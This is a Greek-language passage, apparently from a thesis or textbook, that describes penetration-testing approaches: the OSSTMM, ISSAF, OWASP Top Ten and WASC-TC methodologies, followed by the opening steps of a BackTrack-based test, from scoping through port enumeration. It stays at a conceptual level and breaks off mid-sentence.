Κατά την εφαρμογή της εξωτερικής δοκιμής, ο ελεγκτής ασφαλείας θα αξιολογήσει την υποδομή του δικτύου από μια απομακρυσμένη τοποθεσία και δεν θα πρέπει να γνωρίζει τις εσωτερικές τεχνολογίες που έχει αναπτύξει το σύστημα-θύμα. Με την χρήση συγκεκριμένων τεχνικών και μετά από μια σειρά οργανωμένων δοκιμών, μπορεί να αποκαλύψει κάποια γνωστά και άγνωστα τρωτά σημεία που μπορεί να υπάρχουν στο δίκτυο. Είναι σημαντικό για έναν ελεγκτή να κατανοήσει και να ταξινομήσει αυτές τις ευπάθειες ανάλογα με το επίπεδο του κινδύνου (χαμηλό, μεσαίο ή υψηλό). Ο κίνδυνος σε γενικές γραμμές μπορεί να μετρηθεί σύμφωνα με την απειλή που επιβάλλεται από την ευπάθεια και την οικονομική ζημία που θα προέκυπτε μετά από μια επιτυχημένη διείσδυση. Μόλις η διαδικασία της δοκιμής ολοκληρωθεί, παράγεται μια έκθεση με όλες τις απαραίτητες πληροφορίες σχετικά με το σύστημα στόχο που αφορούν την ασφάλεια, την αξιολόγηση, την κατηγοριοποίηση των εντοπισμένων ευπαθειών του συστήματος.

Όσον αφορά μια εσωτερική δοκιμή, ο ελεγκτής θα πρέπει να είναι ενήμερος για όλες τις εσωτερικές και σχετικές τεχνολογίες που χρησιμοποιούνται στο περιβάλλον του συστήματος στόχου. Μ' αυτό τον τρόπο ανοίγει μια μεγάλη «πόρτα» στον ελεγκτή για να δει και να αξιολογήσει τα τρωτά σημεία της ασφάλειας με την ελάχιστη δυνατή προσπάθεια. Ένας ελεγκτής που ασχολείται μ' αυτό τον τύπο δοκιμής θα έχει πιθανότατα σημαντικότερα αποτελέσματα από την έρευνα του, σε σύγκριση με την προσέγγιση black box υπό την έννοια ότι θα εξαλείψει οποιαδήποτε θέματα εσωτερικής ασφάλειας που βρίσκονται στο σύστημα-στόχο, καθιστώντας το πιο δύσκολο για κακόβουλο χρήστη να διεισδύσει από το εξωτερικό του. Ο αριθμός των βημάτων που εμπλέκονται στις δοκιμές white-testing είναι λίγο παρόμοια με εκείνη του black-testing, εκτός από τη χρήση του στόχου οριοθέτησης και της συλλογής πληροφοριών. Επιπλέον, η προσέγγιση white-testing μπορεί εύκολα να ενσωματωθεί σε ένα κανονικό κύκλο ζωής της ανάπτυξης για την εξάλειψη τυχόν προβλημάτων ασφάλειας σε πρώιμο στάδιο προτού αυτά αποκαλυφθούν και αξιοποιηθούν από τους εισβολείς. Ο χρόνος και το κόστος που απαιτείται για να βρουν και να επιλύσουν τα τρωτά σημεία της ασφάλειας είναι συγκριτικά μικρότερος από το black testing.

4.1 Μεθοδολογίες δοκιμών ασφάλειας

Έχουν υπάρξει διάφορες μεθοδολογίες ανοικτού κώδικα για να αντιμετωπιστούν οι αξιολογήσεις των αναγκών ασφαλείας. Χρησιμοποιώντας αυτές τις μεθοδολογίες αξιολόγησης, μπορεί κανείς να περάσει εύκολα το κρίσιμο και δύσκολο έργο της αξιολόγησης της ασφάλειας του συστήματος ανάλογα με το μέγεθος και την πολυπλοκότητά του. Μερικές από αυτές τις μεθοδολογίες επικεντρώνονται στην τεχνική

του ελέγχου της ασφάλειας, ενώ άλλες εστιάζουν στον έλεγχο με αυστηρότερα κριτήρια. Η βασική ιδέα πίσω από την επισημοποίηση αυτών των μεθοδολογιών είναι η εκτέλεση διαφόρων τύπων δοκιμών, βήμα προς βήμα, προκειμένου να κριθεί η ασφάλεια ενός συστήματος με ακρίβεια. Ως εκ τούτου, υπάρχουν τέσσερις τέτοιες γνωστές μεθοδολογίες εκτίμησης ασφάλειας οι οποίες παρέχουν μια εκτεταμένη προβολή της αξιολόγησης ασφάλειας των δικτύων και των εφαρμογών, επισημαίνοντας ταυτόχρονα τα βασικά χαρακτηριστικά και τα οφέλη τους. Αυτές είναι:

• Open Source Security Testing Methodology Manual (OSSTMM)
• Information Systems Security Assessment Framework (ISSAF)
• Open Web Application Security Project (OWASP) Top Ten
• Web Application Security Consortium Threat Classification (WASC-TC)

Όλα αυτά τα πλαίσια δοκιμών και μεθοδολογιών βοηθούν τους επαγγελματίες της ασφάλειας να επιλέξουν την καλύτερη στρατηγική που θα μπορέσει να ικανοποιήσει τις απαιτήσεις του πελάτη τους ενώ συνάμα πιστοποιεί το κατάλληλο πρότυπο δοκιμών. Οι δύο πρώτες παρέχουν γενικές κατευθυντήριες γραμμές και μεθόδους ακολουθώντας τον έλεγχο της ασφάλειας για σχεδόν οποιαδήποτε στοιχεία πληροφοριών. Οι τελευταίες δύο ασχολούνται κυρίως με την αξιολόγηση των εφαρμογών στον τομέα της ασφάλειας. Είναι, ωστόσο, σημαντικό να σημειωθεί ότι η ασφάλεια από μόνη της είναι μια συνεχής διαδικασία. Κάθε μικρή αλλαγή στο περιβάλλον προορισμού μπορεί να επηρεάσει την όλη διαδικασία των δοκιμών ασφάλειας και μπορεί να εισαγάγει σφάλματα στα τελικά αποτελέσματα. Έτσι, πριν από τη συμπλήρωση οποιασδήποτε από τις παραπάνω μεθόδους δοκιμών, η ακεραιότητα του περιβάλλοντος στόχου θα πρέπει να είναι εξασφαλισμένη. Επιπλέον, η προσαρμογή σε μια μεθοδολογία δεν παρέχει απαραιτήτως μια πλήρη εικόνα της διαδικασίας αξιολόγησης των κινδύνων. Ως εκ τούτου, επαφίεται στον ελεγκτή ασφαλείας να επιλέξει την καλύτερη στρατηγική που μπορεί να αντιμετωπίσει τα κριτήρια του ελέγχου στόχου και να παραμείνει συνεπής με το δίκτυο ή με το περιβάλλον της εφαρμογής. Υπάρχουν πολλές μεθοδολογίες δοκιμών ασφαλείας που ισχυρίζονται ότι είναι ικανές για την εξεύρεση όλων των θεμάτων ασφαλείας. Ο καθορισμός της σωστής στρατηγικής αξιολόγησης εξαρτάται από διάφορους παράγοντες, όπως οι τεχνικές λεπτομέρειες σχετικά με το στόχο περιβάλλον, η διαθεσιμότητα των πόρων, η γνώση PenTester, οι στόχοι των επιχειρήσεων καθώς και το ανταγωνιστικό τους περιβάλλον.

4.2 Μεθοδολογίες δοκιμών ασφαλείας ανοικτού κώδικα (O.S.S.T.M.M)

Το O.S.S.T.M.M είναι ένα αναγνωρισμένο διεθνές πρότυπο για τον έλεγχο της ασφάλειας και της ανάλυσης ενώ χρησιμοποιείται από πολλούς φορείς για την πραγματοποίηση ενός πλήρους κύκλου αξιολόγησης. Ο βασικός του ρόλος βοηθά στην ποσοτικοποίηση των επιχειρησιακών απαιτήσεων ασφάλειας και του κόστους για την επίτευξη των επιχειρηματικών στόχων. Από τεχνικής άποψης, η μεθοδολογία του χωρίζεται σε τέσσερις βασικές ομάδες: α) Πεδίο, β) Κανάλι, γ) Δείκτης και δ) Διάνυσμα. Το πεδίο ορίζει μια διαδικασία συλλογής πληροφοριών για όλα τα στοιχεία που λειτουργούν στο περιβάλλον προορισμού. Ένα κανάλι καθορίζει το είδος της επικοινωνίας και της αλληλεπίδρασης με αυτά τα στοιχεία, τα οποία μπορεί να είναι το φάσμα και η επικοινωνία. Όλα αυτά τα κανάλια απεικονίζουν ένα μοναδικό σύνολο στοιχείων ασφαλείας που πρέπει να δοκιμάζεται και να επαληθεύεται κατά τη διάρκεια της περιόδου αξιολόγησης. Τα στοιχεία αυτά αποτελούνται από τη φυσική ασφάλεια, την ανθρώπινη ψυχολογία, τα δίκτυα δεδομένων και το ασύρματο μέσο επικοινωνιών και τηλεπικοινωνιών. Ο δείκτης είναι μια μέθοδος η οποία είναι πολύ χρήσιμη για την αντιστοίχιση των στοιχείων του στόχου σε συγκεκριμένες ταυτίσεις όπως, η διεύθυνση MAC, και η διεύθυνση IP. Τέλος, το διάνυσμα βοηθά τον ελεγκτή να αξιολογεί και να αναλύει κάθε λειτουργικό στοιχείο. Η όλη διαδικασία ξεκινά με την τεχνική καθοδήγηση ενός χάρτη που βοηθά στην αξιολόγηση του περιβάλλοντος-στόχου σε βάθος και είναι γνωστή ως Πεδίο Ελέγχου.

Υπάρχουν διαφορετικές μορφές δοκιμών ασφαλείας, οι οποίες έχουν ταξινομηθεί σύμφωνα με τη μεθοδολογία O.S.S.T.M.M. Η οργάνωσή τους παρουσιάζεται μέσα σε έξι (6) βασικούς τύπους δοκιμών ασφαλείας:

• Blind: Η τυφλή δοκιμή δεν απαιτεί καμία προηγούμενη γνώση για το σύστημα στόχο. Αλλά ο στόχος ενημερώνεται πριν από την εκτέλεση ενός πεδίου ελέγχου.
• Double Blind: Σε διπλές τυφλές δοκιμές, ο ελεγκτής δεν απαιτεί καμία γνώση για το σύστημα-στόχο, ούτε ο στόχος έχει ενημερωθεί από πριν για την εκτέλεση δοκιμών.
• Gray box: Με το γκρι κουτί, ο ελεγκτής έχει περιορισμένη γνώση σχετικά με το σύστημα στόχο ενώ ο στόχος έχει ενημερωθεί από πριν για την δοκιμή ότι εκτελείται.

• Double gray box: Εδώ έχουμε παρόμοια λειτουργία με το gray box, εκτός από το χρονικό πλαίσιο το οποίο καθορίζεται για τον έλεγχο ενώ ταυτόχρονα δεν υπάρχουν κανάλια και φορείς που εκτελούνται.
• Tandem: Ο ελεγκτής έχει ελάχιστη γνώση για την αξιολόγηση του συστήματος στόχου και ο στόχος είναι ενήμερος πριν εκτελεσθεί η δοκιμή ελέγχου.
• Reversal: Κατά τη δοκιμή αναστροφής, ο ελεγκτής έχει πλήρη γνώση για το σύστημα-στόχο και ο στόχος δεν πρόκειται ποτέ να ενημερωθεί για το πώς και πότε η δοκιμή θα πρέπει να διεξαχθεί.

Οι συνολικές διαδικασίες δοκιμών έχουν επικεντρωθεί σε αυτό που πρέπει να ελεγχθεί, πώς θα πρέπει να ελεγχθεί, ποια τακτική θα πρέπει να εφαρμοστεί από πριν, κατά την διάρκεια και μετά τη δοκιμή, και πώς να ερμηνεύσει και να συσχετιστεί το τελικό αποτελέσματα. Είναι σημαντικό εδώ να σημειωθεί ότι για την προστασία ενός συστήματος στόχου έχει καθιερωθεί η μέτρηση της ασφάλειάς του. Έτσι, η μεθοδολογία O.S.S.T.M.M εισήγαγε τη Risk Assessment Value (R.A.V) ως τιμή εκτίμησης κινδύνου. Η βασική λειτουργία της R.A.V είναι να αναλύσει τα αποτελέσματα των δοκιμών και να υπολογίσει την πραγματική αξία της ασφάλειας η οποία βασίζεται σε τρεις παράγοντες: την επιχειρησιακή ασφάλεια, τον έλεγχο απώλειας, καθώς και τους περιορισμούς. Η τελική αξία της ασφάλειας είναι γνωστή ως αποτέλεσμα R.A.V. Με τη χρήση της R.A.V ένας ελεγκτής μπορεί εύκολα να εξάγει και να καθορίσει τα ορόσημα με βάση την τρέχουσα στάση της ασφάλειας για να επιτευχθεί η καλύτερη προστασία.

4.3 Αξιολόγηση ασφάλειας πληροφοριακών συστημάτων (I.S.S.A.F)

Η I.S.S.A.F είναι άλλη μια μεθοδολογία ανοικτού κώδικα που στηρίζεται στα θέματα ασφάλειας και στο πλαίσιο της ανάλυσης. Έχει μια λογική σειρά στην ανάλυση των χαρακτηριστικών ασφάλειας και αξιολογεί τα διαφορετικά μέρη ενός συστήματος στόχου παρέχοντας εισόδους για μια βαθύτερη και επιτυχημένη εμπλοκή. Μπορεί να παρέχει μέσω των δοκιμών της, ακρίβεια, πιστότητα και αποτελεσματικότητα για την εκπλήρωση της ασφάλειας και των απαιτήσεων του οργανισμού. Η I.S.S.A.F αναπτύχθηκε για να επικεντρωθεί σε δύο τομείς δοκιμών ασφάλειας, την τεχνική και την διαχειριστική.

Η τεχνική πλευρά καθορίζει το σύνολο των βασικών κανόνων και λειτουργιών που θα ακολουθηθούν για να δημιουργηθεί κατάλληλη διαδικασία αξιολόγησης της ασφάλειας, ενώ η διαχειριστική πλευρά επιτυγχάνει την δέσμευση και τις βέλτιστες πρακτικές που πρέπει να ακολουθηθούν σε όλη τη διαδικασία ελέγχου. Θα πρέπει να θυμόμαστε ότι η I.S.S.A.F ορίζει την αξιολόγηση ως διαδικασία, αντί του ελέγχου. Κάθε μία από αυτές τις φάσεις της περιέχει γενικές κατευθυντήριες γραμμές που είναι αποτελεσματικές και ευέλικτες σε οποιαδήποτε οργανωτική δομή. Το αποτέλεσμα είναι ένας συνδυασμός επιχειρησιακών δραστηριοτήτων και πρωτοβουλιών για την ασφάλεια, καθώς και μια πλήρης λίστα των τρωτών σημείων που μπορεί να υπάρχουν στο περιβάλλον προορισμού. Η διαδικασία αξιολόγησης επιλέγει τη συντομότερη πορεία για την επίτευξη της προθεσμίας της δοκιμής αναλύοντας το στόχο της σε κρίσιμης σημασίας τρωτά σημεία που μπορούν να αξιοποιηθούν με την ελάχιστη προσπάθεια.
Η I.S.S.A.F περιέχει ένα πλούσιο σύνολο τεχνικής βάσης αξιολόγησης για να ελέγξει τον αριθμό των διαφορετικών τεχνολογιών και διαδικασιών. Αυτό όμως εισήγαγε το πρόβλημα της συντήρησης το οποίο αντιμετωπίστηκε με την διαρκή ενημέρωση, ώστε να αντικατοπτρίζει ο έλεγχος ασφάλειας τα νέα κριτήρια αξιολόγησης της τεχνολογίας.

Σε σύγκριση με την μεθοδολογία O.S.S.T.M.M, φαίνεται να επηρεάζεται λιγότερο σε θέματα συμβατότητας και περιορισμών, επειδή ο ελεγκτής είναι σε θέση να χρησιμοποιεί για τον ίδιο αριθμό δεσμεύσεων ασφαλείας διαφορετικά σύνολα εργαλείων και τεχνικών. Από την άλλη πλευρά, η I.S.S.A.F ισχυρίζεται επίσης ότι παρέχει ένα ευρύ πλαίσιο με πληροφορίες από πλήρως ενημερωμένα εργαλεία για την ασφάλεια και το πρόγραμμα αξιολόγησης. Μπορεί επίσης να ευθυγραμμιστεί με την O.S.S.T.M.M ή οποιαδήποτε άλλη παρόμοια μεθοδολογία δοκιμών, έτσι ώστε να συνδυαστούν τα πλεονεκτήματα τους από κοινού. Ωστόσο, είναι σημαντικό να σημειωθεί ότι η I.S.S.A.F είναι λίγο ξεπερασμένη, σε σύγκριση με άλλες μεθοδολογίες και πλαίσια.

4.4 Σχέδιο ασφάλειας web εφαρμογών (O.W.A.S.P)

Αποτελεί μια πρωτοβουλία που αποσκοπεί στον εντοπισμό και στην καταπολέμηση των τρωτών σημείων του λογισμικού και των εφαρμογών. Το έργο του δεν επικεντρώνεται σε πλήρη εφαρμογή των προγραμμάτων ασφαλείας, αλλά παρέχει μια απαραίτητη βάση για την ενσωμάτωση της ασφάλειας μέσω της ασφαλούς κωδικοποίησης αρχών και πρακτικών.

Γνωρίζουμε ότι πολλές συσκευές δικτύων όχι μόνο εμποδίζουν έναν κακόβουλο εισβολέα από την είσοδο του σ' ένα ασφαλές δίκτυο χρησιμοποιώντας γνωστές ευπάθειες και τρωτά σημεία, αλλά και

προληπτικά αποτρέπουν από την παράνομη και ακατάλληλη τροποποίηση στην υποδομή. Ωστόσο, το φαινόμενο αυτό δεν εμποδίζει ένα δίκτυο που βασίζεται σε Web εφαρμογές από την έκθεσή του σε τέτοιου είδους επιθέσεις. Έτσι, ανοίγει μια άλλη πύλη στον εισβολέα να επεξεργαστεί το στρώμα της εφαρμογής πριν από τη μετάβασή του στο κυρίως σύστημα. Λόγω αυτού του προφανούς προβλήματος ασφάλειας, έχουν εισαχθεί διάφορες μεθοδολογίες δοκιμών οι οποίες αξιολογούν τους κινδύνους για την ασφάλεια των εφαρμογών. Μία τέτοια προσπάθεια έγινε και από την Open Web Application Security Project (O.W.A.S.P ανοικτή κοινότητα). Η αντιμετώπιση της ασφάλειας των εφαρμογών περιλαμβάνει τους ανθρώπους, τις διαδικασίες, τη διαχείριση, και τα κριτήρια της τεχνολογίας. Η O.W.A.S.P κατηγοριοποιεί τους κινδύνους ασφάλειας των εφαρμογών με την αξιολόγηση των φορέων της επίθεσης και τις αδυναμίες της ασφάλειας σε σχέση με τις τεχνικές και επιχειρηματικές επιπτώσεις τους. Αντίθετα η αξιολόγηση καταδεικνύει μια γενική μέθοδο επίθεσης ανεξάρτητα από την τεχνολογία ή πλατφόρμα που χρησιμοποιείται. Επίσης, παρέχει συγκεκριμένες οδηγίες για το πώς μπορεί κάτι να ελεγχθεί αποκαθιστώντας ταυτόχρονα κάθε ευάλωτο τμήμα. Η O.W.A.S.P επικεντρώνεται κυρίως στις περιοχές υψηλού κινδύνου προβλήματος και όχι στην αντιμετώπιση των θεμάτων που αφορούν όλες τις web εφαρμογές. Ωστόσο, υπάρχουν κάποιες βασικές κατευθυντήριες γραμμές διαθέσιμες από την κοινότητα O.W.A.S.P για τους προγραμματιστές και τους ελεγκτές ασφαλείας για την αποτελεσματική διαχείριση της ασφάλειας των εφαρμογών web.

Η πρώτη δεκάδα επικίνδυνων web εφαρμογών με βάση την O.W.A.S.P είναι:

• A1 - Injection: Αναφέρεται σε μια κακόβουλη εισαγωγή δεδομένων όπου δίνεται από έναν εισβολέα να εκτελέσει αυθαίρετες εντολές κάτω από την λειτουργία ενός web server και είναι γνωστή ως injections attack. Μερικά παραδείγματα τέτοιων εφαρμογών είναι sql-xml-ldap injection κ.α.

• A2 - Cross-Site Scripting (XSS): Μια εφαρμογή που δεν επικυρώνει σωστά την είσοδο του χρήστη και προωθεί τα κακόβουλα στοιχεία προς τον web browser με συνέπεια την βαθύτερη εισβολή.

• A3 - Broken authentication and session management: Χρήση ανασφαλούς ταυτότητας εισόδου και ρουτινών διαχείρισης μπορεί να οδηγήσει στην υποκλοπή άλλων λογαριασμών χρηστών. Η ανάπτυξη ενός ισχυρού συστήματος διαχείρισης ταυτότητας μπορεί να αποτρέψει τέτοιες επιθέσεις. Η χρήση της κρυπτογράφησης, hashing, και ασφαλής σύνδεση δεδομένων μέσω SSL ή TLS συνιστάται ιδιαίτερα.

• A4 -Insecure direct object references: Παρέχεται μια άμεση αναφορά στα εσωτερικά δεδομένα κάτι που σημαίνει ότι μπορεί να επιτρέψει στον εισβολέα να τα χειριστεί με μη εξουσιοδοτημένη πρόσβαση. Ο περιορισμός κάθε χρήστη μόνον σε πρόσβαση με επαλήθευση μπορεί να εξασφαλίσει την εξουσιοδοτημένη πρόσβαση.

• A5 - Cross-Site Request Forgery (CSRF): Ο εξαναγκασμός ενός εξουσιοδοτημένου χρήστης να εκτελέσει πλαστές αιτήσεις HTTP από μια ευάλωτη web εφαρμογή ονομάζεται cross-site (επίθεση με πλαστογραφία). Αυτά τα κακόβουλα αιτήματα εκτελούνται με όρους μιας συνεδρίας από τον νόμιμο χρήστη, έτσι ώστε να μην μπορεί να ανιχνευθεί.

• A6 - Misconfiguration Security: Μια προεπιλεγμένη ρύθμιση παραμέτρων ασφαλείας μπορεί να αφήσει ανοικτή την εφαρμογή σε πολλαπλές επιθέσεις. Εκείνο που μπορεί να θεραπεύσει το κενό ασφάλειας των εφαρμογών αυτών είναι να θεσπιστεί μια επαναλαμβανόμενη διαδικασία για ενημερώσεις λογισμικού και patches έτσι ώστε να δυσκολέψει η διαδικασία παραβίασης τους

• A7 -Insecure Cryptographic Storage: Οι εφαρμογές που δεν απασχολούν τον κρυπτογραφικό σύστημα προστασίας για τα ευαίσθητα δεδομένα, όπως πληροφορίες της υγειονομικής περίθαλψης, πιστωτική κάρτα συναλλαγών, προσωπικές πληροφορίες και τα στοιχεία ταυτότητας. Με την εφαρμογή της ισχυρής κρυπτογράφησης ή με τη χρήση ενός αλγορίθμου κατακερματισμού μπορεί κανείς να εξασφαλίσει την ασφάλεια των δεδομένων στην κατάσταση αυτή.

• A8 - Failure to restrict URL access: Οι web εφαρμογές που δεν ελέγχουν τα δικαιώματα πρόσβασης με βάση το URL μπορεί να επιτρέψουν σε έναν εισβολέα να αποκτήσει πρόσβαση σε μη εξουσιοδοτημένες σελίδες. Για να επιλύσουμε το πρόβλημα αυτό μπορούμε να περιορίσουμε την πρόσβαση σε ιδιωτικές διευθύνσεις URL με την εφαρμογή της κατάλληλης πιστοποίησης και ελέγχου της άδειας, η οποία θα επιτρέπει την πρόσβαση για συγκεκριμένους χρήστες και ρόλους.

• A9 - Insufficient transport layer protection: Η χρήση αδύναμων αλγόριθμων κρυπτογράφησης, τα άκυρα πιστοποιητικά ασφαλείας και ο άτυπος έλεγχος ταυτότητας μπορεί να θέσουν σε κίνδυνο την εμπιστευτικότητα και την ακεραιότητα των δεδομένων. Αυτό το είδος των δεδομένων της εφαρμογής είναι πάντα ευάλωτα στην υποκλοπή της κυκλοφορίας και τις επιθέσεις τροποποίησης. Η ασφάλεια αυτών μπορεί να ενισχυθεί με την εφαρμογή πιστοποιητικών τύπου SSL για όλες τις ευαίσθητες σελίδες και τη διαμόρφωση έγκυρου ψηφιακού πιστοποιητικού που εκδίδεται από μία αρμόδια αρχή πιστοποίησης.

• A10 - Unvalidated redirects and forwards : Υπάρχουν πολλές εφαρμογές web που χρησιμοποιούν μια δυναμική παράμετρο για να ανακατευθύνουν ή να προωθήσουν ένα χρήστη σε μια συγκεκριμένη διεύθυνση URL(ανακατεύθυνση). Ένας εισβολέας μπορεί να χρησιμοποιήσει την ίδια στρατηγική για να δημιουργήσει ένα κακόβουλο URL για τους χρήστες έτσι ώστε να κατευθυνθούν προς phishing και malware ιστοσελίδες.

Η ίδια επίθεση μπορεί επίσης να επεκταθεί με την αποστολή ενός αιτήματος για να αποκτηθεί πρόσβαση τοπικά σε μη εξουσιοδοτημένες ιστοσελίδες.

4.5 Κατάταξη απειλών με βάση την ασφάλεια των εφαρμογών web (WASC-TC)

Ο εντοπισμός των κινδύνων για την ασφάλεια εφαρμογών απαιτεί μια ενδελεχή και αυστηρή διαδικασία δοκιμών που μπορεί να ακολουθηθεί σε όλη την διάρκεια του κύκλου ζωής της ανάπτυξης. Η WASC TC αποτελεί άλλο ένα τέτοιο ανοιχτό πρότυπο για την αξιολόγηση της ασφάλειας των εφαρμογών web. Παρόμοια με το πρότυπο O.W.A.S.P, έχει χαρακτηριστικά που αφορούν επιθέσεις και αδυναμίες, αλλά τα αντιμετωπίζει μ' έναν πολύ βαθύτερο τρόπο. Η όλη προσπάθεια βασίζεται στον εντοπισμό και τον έλεγχο των απειλών που καραδοκούν για μια εφαρμογή Web, χρησιμοποιώντας μια βασική ορολογία που πρέπει να ακολουθηθεί η οποία πρέπει να μπορεί γρήγορα να προσαρμοστεί στο περιβάλλον της τεχνολογίας. Το συνολικό πρότυπο της WASC-TC χωρίζεται σε τρεις διαφορετικές κατηγορίες που μπορούν να βοηθήσουν τους προγραμματιστές και ελεγκτές ασφάλειας να κατανοήσουν το μέγεθος των απειλών για την ασφάλεια μιας web εφαρμογής.


• Προβολή Καταμέτρηση: Αυτή η κατηγορία είναι αφιερωμένη στο να παρέχει τη βάση για τις επιθέσεις web εφαρμογών και αδυναμιών. Υπάρχουν συνολικά 49 επιθέσεις και αδυναμίες που προβάλλονται με ένα συγκεκριμένο στατικό αριθμό WASC-ID (1 έως 49). Είναι σημαντικό να σημειωθεί ότι αυτή η αριθμητική εκπροσώπηση δεν επικεντρώνεται στη σοβαρότητα των κινδύνων αλλά εξυπηρετεί το σκοπό και το μέγεθος της αναφοράς.

• Προβολή ανάπτυξης: Η άποψη της προβολής της ανάπτυξης επικεντρώνεται στον συνδυασμό του συνόλου των επιθέσεων και των αδυναμιών σε τρωτά σημεία που μπορούν πιθανά να συμβούν σε οποιαδήποτε από τις τρεις διαδοχικές φάσεις της ανάπτυξης. Αυτές μπορεί να είναι ο σχεδιασμός, η υλοποίηση ή η φάση της ανάπτυξης. Τα τρωτά σημεία ανάπτυξης είναι το αποτέλεσμα της κακής ρύθμισης της εφαρμογής, του web server καθώς και άλλων εξωτερικών συστημάτων. Έτσι, η άμεση προβολή τους διευρύνει το πεδίο για την ένταξή της σε ένα κανονικό κύκλο ζωής της ανάπτυξης ως μέρος μιας βέλτιστης πρακτικής.

• Συστηματική προβολή παραπομπών: Η άποψη της προβολής παραπομπών διαφόρων προτύπων ασφαλείας web εφαρμογών, μπορεί να βοηθήσει τους ελεγκτές και τους προγραμματιστές να χαρτογραφήσουν καλύτερα την ορολογία που παρουσιάζει ένα πρότυπο με ένα άλλο. Ωστόσο, σε γενικές γραμμές, κάθε εφαρμογή ασφαλείας με βάση διαφορετικές οπτικές γωνίες, ορίζει τα δικά της πρότυπα και κριτήρια για την αξιολόγηση των κινδύνων. Έτσι, κάθε εφαρμογή για τον υπολογισμό των κινδύνων και τα επίπεδα σοβαρότητάς τους ανταποκρίνεται διαφορετικά.

4.6 Μεθοδολογίες δοκιμών με λειτουργικό Backtrack

Ένα ανοιχτού κώδικα εργαλείο που μετουσιώνει τις περισσότερες από τις ανωτέρω κατηγορίες μεθοδολογιών διεισδύσεων-ευπαθειών-χαρτογραφήσεων-αδυναμιών είναι το Backtrack. Πρόκειται για ένα ανοιχτού κώδικα εργαλείο (linux-distro) που έχει μεγάλες δυνατότητες διεισδυτικότητας με εφαρμογές που εκτελούνται τόσο από τερματικό όσο και με την βοήθεια γραφικού περιβάλλοντος. Η στρατηγική για μια πλήρη δοκιμή διείσδυσης με όλες τις μεθοδολογίες που αναλύσαμε παραπάνω ακολουθεί ένα σύνολο δέκα (10) βημάτων που πρέπει να εφαρμόσουμε όχι πάντα ολοκληρωτικά, έτσι ώστε να έχουμε το καλύτερο δυνατό αποτέλεσμα.



Εικόνα 12: Βήματα ενσύρματης διείσδυσης

1) Στόχος – Οριοθέτηση

Το 1ο βήμα που πρέπει να υλοποιήσουμε είναι να διαπιστώσουμε τί πρέπει να ελεγχθεί, πώς πρέπει να ελεγχθεί, ποιες προϋποθέσεις πρέπει να εφαρμόζονται κατά τη διάρκεια της διαδικασίας δοκιμής, ποιος θα περιορίσει την εκτέλεση της διαδικασίας ελέγχου, πόσο καιρό θα πάρει για να ολοκληρωθεί η δοκιμή, και ποιοι είναι οι στόχοι που θα πρέπει να επιτευχθούν. Για να υπάρξει μια επιτυχημένη δοκιμή διείσδυσης, ο ελεγκτής πρέπει να γνωρίζει την υπό αξιολόγηση τεχνολογία, τις βασικές της λειτουργικότητες, και τις αλληλεπιδράσεις της με το περιβάλλον του δικτύου.

2) Συλλογή Πληροφοριών

Μόλις έχει οριστικοποιηθεί το πεδίο εφαρμογής, είναι καιρός να προχωρήσουμε στην αναγνωριστική φάση. Κατά τη διάρκεια αυτής της φάσης, ο ελεγκτής χρησιμοποιεί μια σειρά από δημόσιους διαθέσιμους πόρους για να μάθει περισσότερα σχετικά με το στόχο του. Αυτές οι πληροφορίες μπορούν να ανακτηθούν από πηγές στο Διαδίκτυο όπως φόρουμ, πίνακες ανακοινώσεων, ομάδες συζητήσεων, άρθρα, blogs, κοινωνικά δίκτυα, και άλλες εμπορικές ή μη εμπορικές ιστοσελίδες. Επιπλέον, τα δεδομένα μπορούν επίσης να συγκεντρωθούν μέσα από διάφορες μηχανές αναζήτησης όπως τα Google, Yahoo, MSNBing, Baidu, και άλλα. Τα εργαλεία του BACKTRACK παρέχουν πολύτιμες τεχνικές εξόρυξης δεδομένων για τη συλλογή πληροφοριών μέσω του DNS server, του ίχνους διαδρομής, της βάσης δεδομένων Whois, των διευθύνσεων
e-mail, των αριθμών τηλεφώνου, των προσωπικών πληροφοριών, και των λογαριασμών χρηστών. Οι περισσότερες πληροφορίες που συγκεντρώθηκαν θα αυξήσουν τις πιθανότητες για μια επιτυχή δοκιμή διείσδυσης.

3) Ανακάλυψη Στόχου

Αυτή η φάση ασχολείται κυρίως με τον προσδιορισμό της κατάστασης του δικτύου του στόχου, το λειτουργικό σύστημα, και τη σχετική αρχιτεκτονική του δικτύου του. Με τη χρήση των εξελιγμένων εργαλείων δικτύου από το Backtrack, μπορεί κανείς να προσδιορίσει εύκολα τους «ζωντανούς» host του δικτύου καθώς και τα λειτουργικά συστήματα που τρέχουν σε αυτά τα μηχανήματα υποδοχής.
Αυτά τα εργαλεία γενικά εφαρμόζουν ενεργητικές και παθητικές τεχνικές ανίχνευσης στην κορυφή των πρωτοκόλλων δικτύου που μπορεί να αλλοιωθεί σε διάφορες μορφές για να αποκτήσουν τις χρήσιμες πληροφορίες, όπως είναι το λειτουργικό σύστημα ηλεκτρονικών αποτυπωμάτων.

4) Απαρίθμηση Στόχου

Η φάση αυτή λαμβάνει όλες τις προηγούμενες πληροφορίες με σκοπό να βρει τις ανοικτές θύρες για τα συστήματα-στόχους. Μόλις οι ανοιχτές θύρες έχουν ταυτοποιηθεί, μπορούν να καταμετρηθούν για τις εκτελούμενες υπηρεσίες. Με τη χρήση ενός αριθμού τεχνικών σάρωσης θύρας, όπως με τις fullopen, και stealth, η σάρωση μπορεί να βοηθήσει στον προσδιορισμό της προβολής, ακόμη και αν ο host είναι πίσω από ένα σύστημα ανίχνευσης εισβολών ή firewall (IDS). Οι υπηρεσίες που αντιστοιχίζονται με τις ανοιχτές θύρες θα βοηθήσουν στην περαιτέρω διερεύνηση των τρωτών σημείων που μπορεί να υπάρχουν στην

